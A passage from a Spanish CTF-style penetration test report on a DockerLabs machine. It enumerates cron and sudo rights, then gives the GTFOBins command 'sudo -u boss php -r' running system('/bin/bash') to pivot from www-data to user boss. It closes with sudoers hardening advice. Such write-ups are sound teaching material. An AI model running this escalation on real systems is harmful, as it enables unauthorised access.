        echo "El usuario boss ha sido desconectado por seguridad."
    fi
else
    echo "El usuario boss no está conectado."
fi

www-data@dockerlabs:/opt$
```

```
www-data@dockerlabs:/var/spool/cron$ ls
crontabs
www-data@dockerlabs:/var/spool/cron$
```

Figura 16 – Por lo que vemos cuando nos conectemos con el usuario **boss** puede ser que haya algo que ejecute este script y nos eche de la sesión, por lo que podemos intuir que puede haber algún **crontab**. Si nos vamos a **/var/spool/cron** y listamos veremos lo siguiente

```
www-data@dockerlabs:/var/spool/cron$ ls -l
total 4
dr-xrwx--T 1 boss crontab 4096 Jan 16 13:02 crontabs
www-data@dockerlabs:/var/spool/cron$
```

Figura 17 – Vemos que el usuario **boss** puede acceder a este directorio y dentro puede haber algo que nos interese

```
www-data@dockerlabs:/var/spool/cron$ sudo -l
Matching Defaults entries for www-data on dockerlabs:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User www-data may run the following commands on dockerlabs:
    (boss) NOPASSWD: /bin/php
www-data@dockerlabs:/var/spool/cron$
```

Figura 18 – Si hacemos **sudo -l** veremos lo siguiente



Vemos que podemos ejecutar el binario `php` como el usuario `boss` por lo que haremos lo siguiente:

```
CMD="/bin/bash"
sudo -u boss php -r "system('$CMD');"
```

```
www-data@dockerlabs:/var/spool/cron$ CMD="/bin/bash"
www-data@dockerlabs:/var/spool/cron$ sudo -u boss php -r "system('$CMD');"
boss@dockerlabs:/var/spool/cron$
```

```
boss@dockerlabs:/var/spool/cron/crontabs$ cat root.sh
#!/bin/bash

# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (/tmp/crontab.Jic09c/crontab installed on Thu Jan 16 11:58:58 2025)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow   command
*/1 * * * * chmod +r /var/spool/cron/crontabs/root
/opt/update.sh
/tmp/script.sh
boss@dockerlabs:/var/spool/cron/crontabs$
```

Figura 19 – Ahora siendo el usuario boss sí que tendremos acceso al script root.sh

Recomendación

- **Endurecer `sudoers`** : no permitir intérpretes como `php` (GTF0Bins); si se necesita una acción concreta, restringirla a un comando/script específico y validado.
- Aplicar el **principio de mínimo privilegio** y revisar periódicamente `sudo -l` de cada cuenta.



| Referencias

- CWE-250: Execution with Unnecessary Privileges
- <https://gtfobins.github.io/gtfobins/php/>



Historial de Cambios

Versión	Fecha	Descripción	Autor
1.0	2026-07-23	Versión inicial del informe.	Mario Álvarez

Aviso Legal

El presente informe ha sido elaborado por **El Rincón del Hacker** con fines **educativos y divulgativos**. No tiene carácter confidencial: su contenido puede **compartirse y redistribuirse libremente**, total o parcialmente, siempre que se cite la fuente y se respete la integridad del documento.

Los resultados aquí documentados reflejan el estado de seguridad de los sistemas evaluados **en el momento concreto de la realización de las pruebas** y dentro del alcance acordado. Una auditoría de seguridad, por su propia naturaleza, se basa en una evaluación con recursos y tiempo acotados; por tanto, la ausencia de una vulnerabilidad en este documento no garantiza su inexistencia. La aparición de nuevas amenazas o los cambios posteriores en la plataforma pueden alterar la superficie de exposición evaluada.

Todas las pruebas se ejecutaron con el consentimiento previo del cliente, priorizando en todo momento la integridad y la disponibilidad de los sistemas. No se realizó ninguna acción destructiva ni de extracción masiva de datos reales; las evidencias de explotación se limitaron a demostrar la existencia de cada vulnerabilidad (prueba de concepto). Los identificadores, credenciales y datos mostrados en las evidencias corresponden a un entorno de pruebas facilitado por el cliente.